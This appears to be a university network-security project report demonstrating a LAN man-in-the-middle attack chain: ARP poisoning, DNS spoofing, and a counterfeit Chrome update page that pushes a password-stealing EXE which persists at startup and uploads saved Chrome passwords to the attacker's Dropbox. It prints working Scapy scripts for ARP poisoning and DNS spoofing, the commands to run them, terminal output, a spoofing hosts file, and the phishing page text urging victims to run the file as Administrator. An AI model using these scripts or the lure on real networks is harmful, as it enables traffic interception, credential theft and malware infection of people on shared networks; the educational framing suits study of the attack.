Topics in Network Security:

ARP Poisoning, DNS Spoofing &

Chrome Password Harvester

Shahar Bashari, 203428131

In this project, I chose to display LAN-based attack vectors that are being used by “real world” hackers.

Specifically, I implemented a Man in the Middle attack via ARP Poisoning & DNS Spoofing.

For the ARP Poisoning part, we're continuously sending 2 ARP packets (with a delay of 1 second between):

- One tells the router that this packet came from the victim.
- One tells the victim this packet came from the router.

After the control is in our hands, comes the DNS Spoofing part. We’re sniffing traffic with a filter for port 53 using Scapy.

Once a packet is found, a reply is being sent from us, telling the victim that the IP associated with the domain is the attacker’s local IP.

Key Events:

During the attack, the victim will try to enter a site (let’s say *www.example.com*). The attacker will alter the DNS packet to direct the victim to his own local IP.

Instead of the original site, the victim will be presented with a very convincing web page (scraped from Google Help) that asks him to update Chrome.

Key Events:

Should the victim choose to download the "update" file *ChromeUpdate.exe* and run it as the instructions dictate, he will trigger it to copy itself into the machine's startup routine, and on the next reboot, his entire Chrome saved password collection will be uploaded to the attacker's Dropbox.


The attack can be performed while at a coffee shop, the university, the train and basically any location where both you and the victim are using the same LAN network.

Assuming the victim got tricked into downloading and running the “update” file, of course.

Breaking down the attack flow:

- The attacker (a VM running Ubuntu 16.04), runs *arp_poison.py*, with the IPs of the victim (the host, a Windows 10 machine) and gateway as the arguments.


Breaking down the attack flow:



```python
def get_mac(ip):
    ans, unans = arping(ip)
    for s, r in ans:
        mac = r[Ether].src
        if mac is None:
            sys.exit("ERROR: Could not find MAC address for IP: %d. Closing...." % ip)
        return mac


def poison_network(gateway_ip, victim_ip, gateway_mac, victim_mac):
    send(ARP(op=2, pdst=victim_ip, psrc=gateway_ip, hwdst=victim_mac))
    send(ARP(op=2, pdst=gateway_ip, psrc=victim_ip, hwdst=gateway_mac))


def fix_network(gateway_ip, victim_ip, gateway_mac, victim_mac):
    logging.warn("Fixing network...")
    send(ARP(op=2, pdst=gateway_ip, psrc=victim_ip, hwdst="ff:ff:ff:ff:ff:ff", hwsrc=victim_mac), count=3)
    send(ARP(op=2, pdst=victim_ip, psrc=gateway_ip, hwdst="ff:ff:ff:ff:ff:ff", hwsrc=gateway_mac), count=3)
    sys.exit("Bye..")


def main(args):
    if os.geteuid() != 0:
        sys.exit("ERROR: Please run as root")
    gateway_ip = args.gateway_ip
    victim_ip = args.victim_ip
    gateway_mac = get_mac(args.gateway_ip)
    victim_mac = get_mac(args.victim_ip)
    with open('/proc/sys/net/ipv4/ip_forward', 'w') as ip_forward:
        ip_forward.write('1\n')

    def on_interrupt(signal, frame):
        with open('/proc/sys/net/ipv4/ip_forward', 'w') as ip_forward:
            ip_forward.write('0\n')
        fix_network(gateway_ip, victim_ip, gateway_mac, victim_mac)

    signal.signal(signal.SIGINT, on_interrupt)
    logging.warn("Starting ARP poison attack...")
    while True:
        poison_network(gateway_ip, victim_ip, gateway_mac, victim_mac)
        time.sleep(1)
```


arp_poison.py

Breaking down the attack flow:



```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : [redacted]
   IPv6 Address. . . . . . . . . . . : [redacted]
   Temporary IPv6 Address. . . . . . : [redacted]
   Link-local IPv6 Address . . . . . : [redacted]
   IPv4 Address. . . . . . . . . . . : 192.168.1.153
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

PPP adapter MSFTVPN:
```

IP of the victim and gateway




```
                                                                                                  shahar@s
shahar@shahar-VirtualBox:~/Desktop/Mini/l2_3$ sudo python arp_poison.py -v 192.168.1.153 -g 192.168.1.1
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
  10:13:31:c7:a3:da 192.168.1.1
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
  38:ba:f8:16:f9:36 192.168.1.153
WARNING:root:Starting ARP poison attack...
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Running the script

Breaking down the attack flow:


- Then, the attacker runs *dns_spoof.py* with the location of a custom hosts file and interface to use.

Breaking down the attack flow:



```
def parse_host_file(f):
    for line in open(f):
        line = line.rstrip('\n')

        if line:
            (ip, host) = line.split()
            dns_map[host] = ip


def main(args):
    global _file
    _file = args.hosts_file
    global _iface
    _iface = args.iface

    parse_host_file(_file)
    print "Spoofing DNS requests on %s" % _iface
    scapy.sniff(iface=_iface, filter=_filter, prn=handle_packet)
```


dns_spoof.py - main loop



```
def handle_packet(packet):
    ip = packet.getlayer(scapy.IP)
    udp = packet.getlayer(scapy.UDP)
    dns = packet.getlayer(scapy.DNS)
    # dhcp = packet.getlayer(scapy.DHCP)

    if dns.qr == 0 and dns.opcode == 0:
        queried_host = dns.qd.qname[:-1]
        resolved_ip = None

        if dns_map.get(queried_host):
            resolved_ip = dns_map.get(queried_host)
        elif dns_map.get('*'):
            resolved_ip = dns_map.get('*')

        if resolved_ip:
            dns_answer = scapy.DNSRR(rrname=queried_host + ".",
                                     ttl=330,
                                     type="A",
                                     rclass="IN",
                                     rdata=resolved_ip)

            dns_reply = scapy.IP(src=ip.dst, dst=ip.src) / \
                        scapy.UDP(sport=udp.dport,
                                  dport=udp.sport) / \
                        scapy.DNS(
                            id=dns.id,
                            qr=1,
                            aa=0,
                            rcode=0,
                            qd=dns.qd,
                            an=dns_answer
                        )

            print "Send %s has %s to %s" % (queried_host,
                                            resolved_ip,
                                            ip.src)
            scapy.send(dns_reply, iface=_iface)
```


dns_spoof.py - packet spoof callback

Breaking down the attack flow:




```
shahar@shahar-VirtualBox:~$ ifconfig
enp0s3    [redacted]
          inet addr:192.168.1.110  Bcast:192.168.1.255  Mask:255.255.255.0
          [redacted]
```

IP of the attacker



```
192.168.1.110   test1.testing.com
192.168.1.110   1234.example.com
```

hosts.txt




```
shahar@shahar-VirtualBox:~/Desktop/Mini/l2_3$ sudo python dns_spoof.py -f hosts.txt -i enp0s3
Spoofing DNS requests on enp0s3
```

Running the script


Breaking down the attack flow:

- The attacker starts an Apache2 server with predefined resources.

Breaking down the attack flow:



```
shahar@shahar-VirtualBox: ~/Desktop/Mini/l2_3 123x31
shahar@shahar-VirtualBox:~/Desktop/Mini/l2_3$ service apache2 start
shahar@shahar-VirtualBox:~/Desktop/Mini/l2_3$ service apache2 status
● apache2.service - LSB: Apache2 web server
   Loaded: loaded (/etc/init.d/apache2; bad; vendor preset: enabled)
  Drop-In: /lib/systemd/system/apache2.service.d
           └─apache2-systemd.conf
   Active: active (running) since ד' 2019-02-06 13:33:42 IST; 17min ago
     Docs: man:systemd-sysv-generator(8)
  Process: 2454 ExecReload=/etc/init.d/apache2 reload (code=exited, status=0/SUCCESS)
  Process: 1863 ExecStart=/etc/init.d/apache2 start (code=exited, status=0/SUCCESS)
   CGroup: /system.slice/apache2.service
           ├─2053 /usr/sbin/apache2 -k start
           ├─2482 /usr/sbin/apache2 -k start
           ├─2483 /usr/sbin/apache2 -k start
           ├─2484 /usr/sbin/apache2 -k start
           ├─2485 /usr/sbin/apache2 -k start
           └─2486 /usr/sbin/apache2 -k start

פבר 06 13:33:40 shahar-VirtualBox systemd[1]: Starting LSB: Apache2 web server...
פבר 06 13:33:41 shahar-VirtualBox apache2[1863]:  * Starting Apache httpd web server apache2
פבר 06 13:33:41 shahar-VirtualBox apache2[1863]: AH00558: apache2: Could not reliably determine the server's fully qualifie
פבר 06 13:33:42 shahar-VirtualBox apache2[1863]:  *
פבר 06 13:33:42 shahar-VirtualBox systemd[1]: Started LSB: Apache2 web server.
פבר 06 13:38:34 shahar-VirtualBox systemd[1]: Reloading LSB: Apache2 web server.
פבר 06 13:38:34 shahar-VirtualBox apache2[2454]:  * Reloading Apache httpd web server apache2
פבר 06 13:38:34 shahar-VirtualBox apache2[2454]:  *
פבר 06 13:38:34 shahar-VirtualBox systemd[1]: Reloaded LSB: Apache2 web server.
פבר 06 13:51:26 shahar-VirtualBox systemd[1]: Started LSB: Apache2 web server.
lines 1-26/26 (END)
```




Apache2 service running with resources

Breaking down the attack flow:

- Now, if the victim would like to go to one of the URLs in the hosts file, say *test1.testing.com*, he will instead find himself directed to our Apache2 server.
- If he chooses to download "*the latest version of Chrome*", our malicious EXE will be downloaded to his machine, and move itself to the windows startup folder.


Breaking down the attack flow:



```
shahar@shahar-VirtualBox: ~/Desktop/Mini/l2_3 123x31
shahar@shahar-VirtualBox:~/Desktop/Mini/l2_3$ sudo python dns_spoof.py -f hosts.txt -i enp0s3
Spoofing DNS requests on enp0s3
Send test1.testing.com has 192.168.1.110 to 192.168.1.153
.
Sent 1 packets.
Send test1.testing.com has 192.168.1.110 to 192.168.1.153
.
Sent 1 packets.
Send test1.testing.com has 192.168.1.110 to 192.168.1.153
.
Sent 1 packets.
Send test1.testing.com has 192.168.1.110 to 192.168.1.153
.
Sent 1 packets.
```

Detection and spoofing of the DNS packet

Breaking down the attack flow:



Update Google Chrome - Compu

Not secure | test1.testing.com

Google Chrome Help

Describe your issue

Sign in

Google Chrome

Help Forum

Please Update Google Chrome Before You Continue

To make sure that you're protected by the latest security updates, Google Chrome can automatically update when a new version of the browser is available on your device. With these updates, you might sometimes notice that your browser looks different.

Computer | Android | iPhone & iPad

Get a Chrome update when available

To update Google Chrome:

1. Download the latest version of Google Chrome.
2. Right click on UpdateChrome.exe, and choose "Run as Administrator".
3. Open Google Chrome.
4. At the top right, click More More.
5. Click **Update Google Chrome**. If you don't see this button, you're on the latest version.
6. Click **Relaunch**.

Watch video tutorials

